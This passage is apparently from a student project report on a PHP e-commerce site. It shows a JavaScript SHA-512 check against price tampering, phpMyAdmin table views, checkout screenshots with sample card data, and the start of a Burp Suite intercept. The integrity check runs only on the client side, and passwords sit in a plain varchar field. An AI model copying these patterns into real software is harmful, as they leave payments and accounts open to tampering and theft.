i=0;i<str.length;i+=32){a=H[0];b=H[1];c=H[2];d=H[3];e=H[4];f=H[5];g=H[6];
h=H[7];for(var j=0;j<80;j++){if(j<16){W[j]=new
int64(str[j*2+i],str[j*2+i+1]);}else{W[j]=safe_add_4(gamma1(W[j-2]),W[j-
7],gamma0(W[j-15]),W[j-16]);}
    T1=safe_add_5(h,sigma1(e),ch(e,f,g),K[j],W[j]);T2=safe_add_2(sigma0(a
),maj(a,b,c));h=g;g=f;f=e;e=safe_add_2(d,T1);d=c;c=b;b=a;a=safe_add_2(T1,
T2);}
    H[0]=safe_add_2(a,H[0]);H[1]=safe_add_2(b,H[1]);H[2]=safe_add_2(c,H[2
]);H[3]=safe_add_2(d,H[3]);H[4]=safe_add_2(e,H[4]);H[5]=safe_add_2(f,H[5]
);H[6]=safe_add_2(g,H[6]);H[7]=safe_add_2(h,H[7]);}
    var binarray=[];for(var
i=0;i<H.length;i++){binarray.push(H[i].highOrder);binarray.push(H[i].lowO
rder);}

    return binb2hex(binarray);}
    // register onclick events for Encrypt button
    document.getElementById('cryptstr').onclick = function() {
    var txt_string = "<?php echo $cost; ?>"; // gets data from input text
    // encrypts data and adds it in #strcrypt element
    var ohash = "<?php echo $hash; ?>";
    var nhash = SHA512(txt_string);
    if(ohash != nhash){

//        setTimeout(function(){ alert("You are under ATTACK!"); },
3000);
       window.alert("Unable to proceed further. Since you are under
ATTACK!");
       window.location.href = "logout.php";
      }else{
      window.location.href = "action_page.php";
      }
    return false;
    }
</script>
</body>
</html>
```

Backend: phpMyAdmin (Database view)



localhost / 127.0.0.1 / test-site-1 | phpMyAdmin 5.2.1


localhost/phpmyadmin/index.php?route=/database/structure&db=test-site-1

Server: 127.0.0.1 » Database: test-site-1

Containing the word:

	Table	Action	Rows	Type	Collation	Size	Overhead
□	items	Browse Structure Search Insert Empty Drop	13	InnoDB	utf8mb4_general_ci	2.5 MiB	-
□	registration	Browse Structure Search Insert Empty Drop	2	InnoDB	utf8mb4_general_ci	16.0 KiB	-
	2 tables	Sum	15	InnoDB	utf8mb4_general_ci	2.5 MiB	0 B

□ Check all With selected



localhost / 127.0.0.1 / test-site-1 / registration | phpMyAdmin 5.2.1


localhost/phpmyadmin/index.php?route=/table/structure&db=test-site-1&table=registration

Server: 127.0.0.1 » Database: test-site-1 » Table: registration

Browse Structure SQL Search Insert Export Import Privileges Operations Tracking Triggers
Table structure Relation view

	#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
□	1	Email	varchar(40)	utf8mb4_general_ci		No	None			Change Drop More
□	2	Password	varchar(40)	utf8mb4_general_ci		No	None			Change Drop More
□	3	MobNo	bigint(20)			No	None			Change Drop More

□ Check all With selected Browse Change Drop Primary Unique Index Spatial Fulltext Add to central columns
Remove from central columns
Print Propose table structure Track table Move columns Normalize



localhost / 127.0.0.1 / test-site-1 / items | phpMyAdmin 5.2.1

localhost/phpmyadmin/index.php?route=/sql&db=test-site-1&table=items&pos=0

Server: 127.0.0.1 » Database: test-site-1 » Table: items

Browse Structure SQL Search Insert Export Import Privileges Operations Tracking Triggers

Current selection does not contain a unique column. Grid edit, checkbox, Edit, Copy and Delete features are not available.

✓ Showing rows 0 - 12 (13 total, Query took 0.0030 seconds.)

```
SELECT * FROM `items`
```

□ Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

□ Show all | Number of rows: 25 Filter rows: Search this table

Extra options


Item_Name	Owner_Name	updatedBid	Img_File
Galaxy S23 FE	Samsung	49000	[BLOB - 85.3 KiB]
OnePlus 11 5G	OnePlus	56998	[BLOB - 92.3 KiB]
Samsung Galaxy S23 Ultra 5G	Samsung	150000	[BLOB - 102.9 KiB]
Apple iPhone 15	Apple	80000	[BLOB - 52.1 KiB]
Apple iPhone 15 Pro Max	Apple	170000	[BLOB - 143.9 KiB]
realme narzo 60X 5G	Realme	25000	[BLOB - 145.9 KiB]
Motorola razr 40 Ultra	Motorola	120000	[BLOB - 83.2 KiB]
JioBharat 4G	JIO	3000	[BLOB - 76.0 KiB]
iQOO Neo 7 Pro 5G	iQOO	42000	[BLOB - 90.0 KiB]
HP Laptop 15s, 12th Gen Intel Core i5	HP	67000	[BLOB - 119.6 KiB]
Acer Aspire 5 Gaming Laptop i7 12th gen	Acer	86000	[BLOB - 75.2 KiB]
ASUS Vivobook 15, IntelCore i7	ASUS	81000	[BLOB - 25.4 KiB]
Dell Inspiron 5320 Laptop, Intel core i7	Dell	73000	[BLOB - 60.0 KiB]

□ Show all | Number of rows: 25 Filter rows: Search this table

Figure 5.1 – Database snapshots

5.2 Sample Output

SignIn Page:



E-Commerce Website - signUp

localhost/test/home.php

Sign Up E - Commerce Website Log In

SIGN UP


vivek@gmail.com

•••••••••••

987445566

Figure 5.2 – SignIn page

Login Page:



E - Commerce Website

localhost/test/login.php

Sign Up E - Commerce Website Log In


LOG IN

vivek@gmail.com

•••••••••••

Figure 5.3 – Login page

Shopping Page:



E - Commerce Website

vivek@gmail.com

Items

Galaxy S23 FE ₹49000
Owner : Samsung

OnePlus 11 5G ₹56998
Owner : OnePlus

Samsung Galaxy S23 Ultra 5G ₹150000
Owner : Samsung

Your Order

Item Name :

Amount :

Proceed Securly*

Apple iPhone 15 ₹80000
Owner : Apple

Apple iPhone 15 Pro Max ₹170000
Owner : Apple

realme narzo 60X 5G ₹25000
Owner : Realme

Motorola razr 40 Ultra ₹120000
Owner : Motorola


HP Laptop 15s, 12th Gen Intel Core i5 ₹67000
Owner : HP

Acer Aspire 5 Gaming Laptop i7 12th gen ₹86000
Owner : Acer

ASUS Vivobook 15, IntelCore i7 ₹81000
Owner : ASUS

Dell Inspiron 5320 Laptop, Intel core i7 ₹73000
Owner : Dell

Figure 5.4 – Shopping page



E - Commerce Website

vivek@gmail.com

Logout

Items

Galaxy S23 FE ₹49000
Owner : Samsung
Add Item

OnePlus 11 5G ₹56998
Owner : OnePlus
Add Item

Samsung Galaxy S23 Ultra 5G ₹150000
Owner : Samsung
Add Item

Your Order


Item Name : Galaxy S23 FE

Amount : 49000

Proceed Securly* Confirm

Checkout

Figure 5.5 – Adding item to cart



E - Commerce Website

vivek@gmail.com

Logout

Payment

Billing Address

Full Name* VIVEK R

Email* vivek@gmail.com

Address* VIT Mens Hostel

City* Vellore

State* Zip Code*

Payment

Accepted Cards

Name on Card* VIVEK R


Credit card number* 7894-4849-6546-7895

Exp Month* OCT

Exp Year* CVV*

Cart	1
Galaxy S23 FE	$49000
Total	$49000

Figure 5.6 – Product Checkout (Without Tampering)



VIT Mens Hostel

7894-4849-6546-7895

City*: Vellore

Exp Month*: OCT

State*: TN

Zip Code*: 632014

Exp Year*: 2030

CVV*: 377


☑ Shipping address same as billing

Proceed Securely*

Pay Now

The hash value(using SHA512) of cost is 8f1e67bd29d371408618d0e04ef46dddc538cbe899afbf3751fb455bd25d4abf7f3c4b11b151cc8580a3fb421e5be7e99c2778682171c6007494f8289042b199


Figure 5.7 – Product Checkout (Without Tampering)



Your payment was successful

Thank you for your payment. We will be in contact with more details shortly


Figure 5.8 – Order success



Burp Suite Community Edition v2023.10.2.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspe...
Request attributes 2
Request query parameters 0
Request body parameters 4
Request cookies 1
Request headers 16
Search
0 highlights
